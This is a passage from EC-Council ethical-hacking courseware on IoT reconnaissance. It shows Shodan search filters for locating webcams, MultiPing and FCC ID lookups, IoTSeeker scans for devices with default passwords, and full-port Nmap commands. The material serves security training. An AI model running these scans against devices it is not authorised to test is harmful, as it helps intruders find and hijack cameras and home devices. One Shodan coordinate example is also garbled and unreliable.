


IoT Hacking Methodology

The following are the different phases in hacking an IoT device:

- Information Gathering
- Vulnerability Scanning
- Launch Attacks
- Gain Remote Access
- Maintain Access

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Information Gathering

The first and foremost step in IoT device hacking is to extract information such as the IP address, protocols used (Zigbee, BLE, 5G, IPv6LoWPAN, etc.), open ports, device type, geo-location of a device, manufacturing number, and manufacturing company of a device. In this step, an attacker also identifies the hardware design, its infrastructure, and the main components embedded in a target device that is present online. Attackers make use of tools such as Shodan, Censys, and Thingful to perform information gathering or reconnaissance on a target device. Devices that are unavailable in the network but within the communication area can also be detected by using sniffers such as Foren6, Suphacap, CloudShark, and Wireshark.

Information Gathering using Shodan

Source: *https://www.shodan.io*

Shodan is a search engine that provides information about all Internet-connected devices, such as routers, traffic lights, CCTV cameras, servers, smart home devices, and industrial devices. Attackers can make use of this tool to gather information such as the IP address, hostname, ISP, device location, and the banner of the target IoT device.

Attackers can gather information on a target device using the filters given below:

- **Search for webcams using geolocation**

  `webcamxp country: "US"` (Obtains all the webcamxp webcams present in US.)

- **Search using city**

  `webcamxp city:"streetsboro"` (Obtains existing webcamxp webcams in Streetsboro.)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Find webcams using longitude and latitude**

  `webcamxp geo:" -50.81,201.80"` (Obtains a specific webcam present at the geolocation "-50.81,201.80" in the city Boston and country US.)

Additional filters used by the attackers to obtain target information:

- **Net**: Search based on the IP address or CIDR
- **OS**: Search based on the operating system used by the devices
- **Port**: Find all open ports
- **Before/after**: Provides result within a certain timeframe





Figure 18.22: Information gathering using Shodan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Information Gathering using MultiPing

Source: *https://www.multiping.com*

An attacker can use the MultiPing tool to find the IP address of any IoT device in the target network. After obtaining the IP address of an IoT device, the attacker can perform further scanning to identify vulnerabilities present in that device.

Steps to perform scanning to identify the IP address of any IoT device:

- Open the **MultiPing** application and select **File → Add Address Range**
- In the **Add Range of Addresses** pop-up window:
  - Select the router's gateway IP address from the **Initial Address to Add** drop-down field
  - Set the **Number of addresses** to "**255**"
  - Click **OK**

Figure 18.23: Adding a range of IP addresses in MultiPing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- MultiPing will cycle through every possible IP address in the range you have selected, and it begins testing every IP address that responds to its ping
- Each row in the MultiPing Window is a device on the network; from the list, the attacker can identify the IP address of the target IoT device
- To find the target device faster, set the ping interval to 1





Figure 18.24: Scanning using MultiPing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Information Gathering using FCC ID Search

FCC ID Search helps in finding the details of devices and the certification granted to them. The search page has several fields that allow the information of devices to be accessed. All the devices are labeled with unique FCC IDs. FCC IDs consist of two elements, known as the grantee ID (initial three or five characters) and product ID (remaining characters).

Using the FCC ID, the target device details can be gathered by following the steps given below:

- Open the device and examine the attached label
- The label has the FCC ID of the device

Figure 18.25: FCC ID location

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Now, go to the FCC ID search form on the official page, *https://www.fcc.gov/oet/ea/fccid*
- Enter the grantee code and product ID in the fields




Figure 18.26: Screenshot of FCC ID search form

- After entering the details, click "**search**" – it displays details and a summary of the device with different frequencies

View Form	Display Exhibits	Display Grant	Display Correspondence	Applicant Name	Address	City	State	Country	Zip Code	FCC ID	Application Purpose	Final Action Date	Lower Frequency In MHz	Upper Frequency In MHz
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2402.0	2480.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019		
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2402.0	2480.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2412.0	2462.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	824.2	848.8
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	824.7	848.3
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	826.4	846.6
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	829.0	844.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1710.7	1754.3
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1715.0	1750.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1720.0	1745.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1850.2	1909.8
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1852.4	1907.6
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1860.0	1900.0

Figure 18.27: Screenshot showing FCC ID search result

  - The basic details of the device can be obtained by clicking the "**Summary**" link, as shown in the below screenshot:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Exhibit Type	File Type	File Size	Description	Submission Date	Permanent Confidential	Short-Term Confidential	Date Available
Block Diagram	Adobe Acrobat PDF	16234	Block Diagram	01/26/2019	Yes	No	
Cover Letter(s)	Adobe Acrobat PDF	72964	Cover letter	01/26/2019	No	No	01/27/2019
Cover Letter(s)	Adobe Acrobat PDF	89962	Cover letter	01/26/2019	No	No	01/27/2019
External Photos	Adobe Acrobat PDF	1059770	External photos	01/26/2019	No	No	01/27/2019
ID Label/Location Info	Adobe Acrobat PDF	114618	Label	01/26/2019	No	No	01/27/2019
Internal Photos	Adobe Acrobat PDF	2895206	Internal photos	01/26/2019	No	No	01/27/2019
Operational Description	Adobe Acrobat PDF	206948	Operational Description	01/26/2019	Yes	No	
Parts List/Tune Up Info	Adobe Acrobat PDF	49567	Tune up	01/26/2019	Yes	No	
Parts List/Tune Up Info	Adobe Acrobat PDF	29959	Parts list	01/26/2019	Yes	No	
Schematics	Adobe Acrobat PDF	643217	Schematics	01/26/2019	Yes	No	
Test Report	Adobe Acrobat PDF	3507723	Test report	01/26/2019	No	No	01/27/2019
Test Setup Photos	Adobe Acrobat PDF	388298	Test setup	01/26/2019	No	No	01/27/2019
Users Manual	Adobe Acrobat PDF	1049119	User manual	01/26/2019	No	No	01/27/2019

Figure 18.28: Screenshot showing summary details of a device


- Further details of the device can be found by clicking on the "**Detail**" link, such as Cover letter, External photos, Internal photos, Test report, User manual, etc.

View Attachment	Exhibit Type	Date Submitted to FCC	Display Type	Date Available
Cover letter	Cover Letter(s)	01/26/2019	pdf	01/27/2019
Cover letter	Cover Letter(s)	01/26/2019	pdf	01/27/2019
External photos	External Photos	01/26/2019	pdf	01/27/2019
Label	ID Label/Location Info	01/26/2019	pdf	01/27/2019
Internal photos	Internal Photos	01/26/2019	pdf	01/27/2019
Test report	Test Report	01/26/2019	pdf	01/27/2019
Test setup	Test Setup Photos	01/26/2019	pdf	01/27/2019
User manual	Users Manual	01/26/2019	pdf	01/27/2019

Figure 18.29: Screenshot showing complete details of a device

After obtaining the required information, the attacker can find underlying vulnerabilities in the target device and launch further attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Discovering IoT Devices with Default Credentials using IoTSeeker

Source: *https://github.com*

Attackers use tools such as IoTSeeker to discover IoT devices that are using default credentials and are vulnerable to various hijacking attacks. IoTSeeker will scan a network for specific types of IoT devices to detect whether they are using the default, factory-set credentials. The recent Internet outage has been attributed to use of IoT devices (CCTV cameras, DVRs, and others) with default credentials. This tool helps organizations scan their networks to detect these types of IoT devices, and to identify whether credentials have been changed or whether the device is still using the factory setting. IoTSeeker focuses on HTTP/HTTPS services.

For example, attackers run the following command to find devices with default credentials:


```
perl iotScanner.pl 1.1.1.1-1.1.4.254,2.1.1.1-2.2.3.254
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
 /Users/rapid7/freetools>perl iotScanner.pl 1.23.123.431,
1.23.123.443,1.23.123.453,1.23.123.457,1.23.123.459,1.23.123.461,1.
23.123.462,1.23.123.463,1.23.123.465,1.23.123.466,1.23.123.467,1.23
.123.469,1.23.123.472,1.23.123.473,1.23.123.475,1.23.123.477,1.23.1
23.479,1.23.123.480,1.23.123.481
device 1.23.123.431 is of type Stardot still has default passwd
device 1.23.123.443 is of type Arecont has changed passwd
device 1.23.123.453 is of type American Dynamics has changed passwd
device 1.23.123.457 is of type W-Box has changed passwd
device 1.23.123.459 is of type Arecont has changed passwd
device 1.23.123.461 is of type American Dynamics has changed passwd
device 1.23.123.462 is of type W-Box has changed passwd
device 1.23.123.463 is of type Arecont has changed passwd
device 1.23.123.465 is of type American Dynamics has changed passwd
device 1.23.123.466 is of type W-Box has changed passwd
device 1.23.123.467 is of type Arecont has changed passwd
device 1.23.123.469 is of type American Dynamics has changed passwd
device 1.23.123.472 is of type W-Box has changed passwd
device 1.23.123.473 is of type W-Box has changed passwd
device 1.23.123.475 is of type W-Box has changed passwd
device 1.23.123.477 is of type W-Box still has default passwd
device 1.23.123.479 is of type Arecont has changed passwd
device 1.23.123.480 is of type American Dynamics has changed passwd
device 1.23.123.481 is of type American Dynamics has default passwd
```

Figure 18.30: Screenshot of IoTSeeker

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Scanning

Once the attackers gather information about a target device, they search for the attack surfaces of a device (identify the vulnerabilities) that they can attack. Vulnerability scanning allows an attacker to find the total number of vulnerabilities present in the firmware, infrastructure, and system components of an IoT device that are accessible. After identifying the attack surface area, the attacker will scan for vulnerabilities in that area to identify an attack vector and perform further exploitation on the device.

Vulnerability scanning helps an attacker to identify IoT devices with weak configurations such as hidden exploits, firmware bugs, weak settings and passwords, and poorly encrypted communications. In contrast, it also assists security professionals in securing IoT devices in the network by determining the security loopholes or vulnerabilities in the current security mechanisms before the attackers can exploit them.

Vulnerability Scanning using Nmap

Attackers use vulnerability-scanning tools such as Nmap to identify the IoT devices connected to the network along with their open ports and services. Nmap generates raw IP packets in different ways to identify live hosts or devices on the network, services offered by them, their operating systems, type of packet filters used, etc.

Attackers use the following Nmap command to scan a specific IP address:

```
nmap -n -Pn -sS -pT:0-65535 -v -A -oX <Name><IP>
```

To perform a complete scan of the IoT device that checks for both TCP and UDP services and ports:

```
nmap -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name><IP>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

To identify the IPv6 capabilities of a device:

```
nmap -6 -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name><IP>
```

